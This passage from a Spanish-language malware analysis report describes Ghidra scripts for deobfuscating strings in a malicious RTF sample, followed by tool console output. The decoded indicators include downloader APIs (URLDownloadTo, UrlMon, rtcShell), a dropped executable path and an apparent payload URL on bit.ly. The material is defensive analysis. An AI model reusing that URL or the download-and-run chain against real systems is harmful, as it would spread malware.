



## 12.5 Script Python que marca offsets ya confirmados manualmente

El script para Ghidra/Ghidrathon mark_api_strings_ok.py no busca de forma genérica. Marca únicamente offsets ya confirmados manualmente en artefactos concretos como `F_2.ole`, `F_1.ole`, `objdata_356_decoded.bin` y `bin_350_decoded.bin`. Antes de crear una cadena en Ghidra, verifica que los bytes esperados coinciden con los bytes reales. Después limpia la zona, crea el dato como string ASCII, UTF-16LE o array de chars, y añade una etiqueta descriptiva.


Uso recomendado:

```
F_2.ole / F_1.ole / objdata_356_decoded.bin → limpiar Ghidra y marcar correctamente cadenas inline ya verificadas.
```




## 12.6 Script Python que detecta patrones `CALL rel32`

Este script auxiliar para Ghidra/Ghidrathon detect_inline_call_strings.py detecta patrones `CALL rel32` seguidos de cadenas inline. Este patrón es habitual en shellcode position-independent, donde la instrucción `CALL` permite obtener la dirección de una cadena embebida en el propio flujo de ejecución. El script identifica la cadena, la marca como dato ASCII o UTF-16LE, añade labels y comentarios, y facilita separar código real de datos embebidos.



## 12.7 Conclusiones

Los scripts desarrollados son reutilizables en otros análisis de malware, especialmente en documentos RTF que almacenen objetos o cadenas como hexadecimal textual y en blobs de shellcode x86 con cadenas inline. No obstante, algunos scripts requieren adaptar la lista de IOCs o los offsets concretos de cada muestra, por lo que deben emplearse como herramientas auxiliares y no como detectores genéricos.

Aunque el script ghidra_rtf_hex_auto_deobfuscator.py se desarrolló durante el análisis de una muestra RTF, su funcionamiento es genérico: localiza secuencias largas de hexadecimal textual dentro del fichero importado en Ghidra, las decodifica a bytes reales y extrae cadenas ASCII y UTF-16LE. Por tanto, puede reutilizarse en otras muestras que almacenen payloads o cadenas como texto hexadecimal. Casos donde sí puede servir:

| Tipo de muestra | ¿Puede servir? | Motivo |
|---|---|---|
| RTF | Sí | Muy habitual que tenga objetos en hex textual |
| HTML/HTA | Sí | Si contiene payloads en hex |
| JavaScript/VBScript | Sí | Si usa strings hexadecimales largas |
| XML/Office Open XML | Sí | Si incluye blobs hex codificados |
| Logs/dumps/textos con hex | Sí | Si hay secuencias hex largas |
| Binario raw con hex ASCII dentro | Sí | Si contiene texto tipo `4d5a90...` |

## 12.8 Script desofuscador heurístico multi-formato

El script ghidra_universal_string_deobfuscator.py es un **desofuscador heurístico multi-formato** para Ghidra/Ghidrathon. Su objetivo es automatizar una primera fase de triage estático buscando cadenas sospechosas que puedan estar en claro o codificadas mediante técnicas comunes.

**El script analiza el programa cargado en Ghidra y busca cadenas en distintos formatos:**

- Cadenas ASCII directas,
- cadenas UTF-16LE directas,
- bloques de hexadecimal textual,
- cadenas codificadas en Base64,
- secuencias escapadas tipo `\xNN`,
- secuencias URL encoded tipo `%XX`,
- datos comprimidos con zlib.

Descarta cadenas demasiado largas, bloques que parecen ser únicamente hexadecimal textual, fragmentos grandes de RTF como `\objdata` y resultados duplicados. También limita la cantidad de resultados impresos por consola y guarda una salida más limpia en CSV.


Cuando encuentra una cadena considerada interesante, por ejemplo una URL, una ruta, una DLL, una API de Windows o una referencia sospechosa como `download`, `shell`, `kernel`, `urlmon`, `LoadLibrary` o `GetProcAddress`, el script puede añadir automáticamente:


- Un comentario en Ghidra,
- un bookmark,
- una etiqueta descriptiva,
- una entrada en el CSV de resultados.


El objetivo del script no es actuar como un desofuscador universal real, sino facilitar el análisis inicial de muestras ofuscadas probando varias codificaciones comunes y mostrando únicamente los resultados más relevantes.


**Uso recomendado:**

```
Muestras importadas en Ghidra como Raw Binary → búsqueda inicial de strings ocultas o codificadas.
```




CodeBrowser: M9T3:/2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf
File Edit Analysis BSim Graph Navigation Scripts Search Select Tools Window Help
Program Trees
2b5511fa177b5528e8d8f97516dcd98542
ram
Program Tree
Symbol Tree
Imports
Exports
Functions
Labels
Classes
Namespaces
Filter:
Data Ty...
Data Types
BuiltInTypes
2b5511fa177b5528e8d8f97516dcd98542
generic_clib
windows_vs12_32
Listing: 2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf
decoded_xor_1byte_ascii__E____z_______
decoded_xor_1byte_ascii_G_AEEJE
000fcdae 34 ?? 34h 4
Decoded/identified string
Mode: xor-1byte/ascii
String: G/AEEJE
000fcdaf 5c ?? 5Ch \
decoded_hex_text_ascii_rtcShell
decoded_hex_text_ascii_ExitProcess
decoded_hex_text_utf_16le_http___bit_ly_34vzFlU
decoded_hex_text_utf_16le_oleaut32
decoded_hex_text_ascii_SysAllocString
decoded_xor_1byte_ascii_y__r_____________...
decoded_xor_1byte_ascii__zzuz_zyy___y____zz____...
decoded_xor_1byte_ascii__xxwx_x__y_______xx____...
decoded_xor_1byte_ascii_fbbmb7baacddad220bb5dd...
decoded_xor_1byte_ascii_okkdk_khhjmmhm__9kk_mm...
decoded_hex_text_utf_16le_msvbvm60
000fcdb0 32 ?? 32h 2
Decoded/identified string
Mode: hex-text/utf-16le
String: msvbvm60
000fcdb1 36 ?? 36h 6
000fcdb2 36 ?? 36h 6
000fcdb3 39 ?? 39h 9
000fcdb4 36 ?? 36h 6
000fcdb5 63 ?? 63h c
decoded_xor_1byte_ascii_____YY_Y
decoded_xor_1byte_ascii_____ZZ_Z
decoded_xor_1byte_ascii_____
decoded_xor_1byte_ascii_ZYY___Y_
decoded_xor_1byte_ascii_QRRPWWRW
decoded_xor_1byte_ascii_GDDFAADA
000fcdb6 36 ?? 36h 6
Decoded/identified string
Mode: xor-1byte/ascii
String: GDDFAADA
Defined Strings - 0 items
Loca...
String Value
Filter:
Console - Scripting
ghidra_universal_string_deobfuscator.py> Running...
[*] Program: 2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf
[*] Output directory: /tmp/ghidra_universal_deobfuscator_v2_2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf
[*] Starting filtered multi-format deobfuscation...
[*] XOR enabled: False
[*] Scanning block: ram 00000000 - 001040cd
[+] hex-text block at 000d06e6 produced 1 interesting strings
[+] hex-text block at 000efbdc produced 2 interesting strings
[+] hex-text block at 000f10fa produced 1 interesting strings
[+] hex-text block at 000f41fe produced 3 interesting strings
[+] hex-text block at 000f9011 produced 1 interesting strings
[+] hex-text block at 000fca52 produced 3 interesting strings
[+] hex-text block at 000fcccc produced 4 interesting strings
[+] hex-text block at 000fcdb0 produced 6 interesting strings
[+] hex-text block at 000ff208 produced 1 interesting strings
[+] CSV written: /tmp/ghidra_universal_deobfuscator_v2_2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf/deobfuscator_results.csv
[+] Finished


CodeBrowser: M9T3:/2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf
File Edit Analysis BSim Graph Navigation Scripts Search Select Tools Window Help
Program Trees
2b5511fa177b5528e8d8f97516dcd98542
ram
Program Tree
Symbol Tree
Imports
Exports
Functions
Labels
Classes
Namespaces
Filter:
Data Ty...
Data Types
BuiltInTypes
2b5511fa177b5528e8d8f97516dcd98542
generic_clib
windows_vs12_32
Listing: 2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf
decoded_xor_1byte_ascii__7Z__R_Y_
decoded_xor_1byte_ascii_Z1___TZ__
decoded_xor_1byte_ascii_Y2_XXWY_X
decoded_xor_1byte_ascii_V_PWWXVSW
decoded_xor_1byte_ascii_D_BEEJDAE
000fccca 37 ?? 37h 7
Decoded/identified string
Mode: xor-1byte/ascii
String: D/BEEJDAE
000fcccb 5c ?? 5Ch \
decoded_hex_text_ascii_URLDownloadTo
decoded_hex_text_utf_16le__PUBLIC__908_exe
decoded_hex_text_ascii_ironmentStringsW
decoded_xor_1byte_ascii____s_x_____
decoded_xor_1byte_ascii_z__r_y_____
decoded_xor_1byte_ascii__gqhfcg7g4g5gdg4fedbfe...
decoded_xor_1byte_ascii_g__oad_0_3_2_c_3abceab...
decoded_hex_text_utf_16le_UrlMon
000fcccc 31 ?? 31h 1
Decoded/identified string
Mode: hex-text/utf-16le
String: UrlMon
000fcccd 36 ?? 36h 6
decoded_hex_ironmentStringsW
000fccce 36 ?? 36h 6
Decoded string from RTF hex
String: ironmentStringsW
Encoding: ascii
Decoded offset: 0x1
Hex run starts at: 000fcccc
000fcccf 39 ?? 39h 9
000fccd0 37 ?? 37h 7
000fccd1 32 ?? 32h 2
000fccd2 36 ?? 36h 6
000fccd3 66 ?? 66h f
decoded xor 1byte ascii ...
Defined Strings - 0 items
Loca...
String Value
Filter:
Console - Scripting
ghidra_universal_string_deobfuscator.py> Running...
[*] Program: 2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf
[*] Output directory: /tmp/ghidra_universal_deobfuscator_v2_2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf
[*] Starting filtered multi-format deobfuscation...
[*] XOR enabled: False
[*] Scanning block: ram 00000000 - 001040cd
[+] hex-text block at 000d06e6 produced 1 interesting strings
[+] hex-text block at 000efbdc produced 2 interesting strings
[+] hex-text block at 000f10fa produced 1 interesting strings
[+] hex-text block at 000f41fe produced 3 interesting strings
[+] hex-text block at 000f9011 produced 1 interesting strings
[+] hex-text block at 000fca52 produced 3 interesting strings
[+] hex-text block at 000fcccc produced 4 interesting strings
[+] hex-text block at 000fcdb0 produced 6 interesting strings
[+] hex-text block at 000ff208 produced 1 interesting strings
[+] CSV written: /tmp/ghidra_universal_deobfuscator_v2_2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf/deobfuscator_results.csv
[+] Finished




La ejecución del script `ghidra_universal_string_deobfuscator_v2.py` sobre el RTF original permitió recuperar cadenas relevantes codificadas como hexadecimal textual. Entre ellas se identificaron `rtcShell`, `ExitProcess`, `oleaut32`, `SysAllocString`, `msvbvm60`, `UrlMon`, `%PUBLIC%\908.exe` y `http://bit.ly/34vzFlU`.

Esto confirma que varios IOCs no estaban presentes como texto plano en el documento, sino almacenados como datos hexadecimales que debían ser decodificados para poder ser interpretados correctamente.

El uso del script `ghidra_universal_string_deobfuscator_v2.py` habría permitido identificar en una fase temprana varias cadenas codificadas como hexadecimal textual dentro del RTF original. Así el flujo habría sido mucho más corto:

```
RTF original → script universal en Ghidra → cadenas decodificadas →
extracción dirigida de objetos → Ghidra sobre F_2.ole
```

En lugar de ir descubriendo capa por capa con:

```
strings
grep
xxd
rtfdump
floss
...
```

Se nos queda como herramienta para futuros análisis de muestras. 😃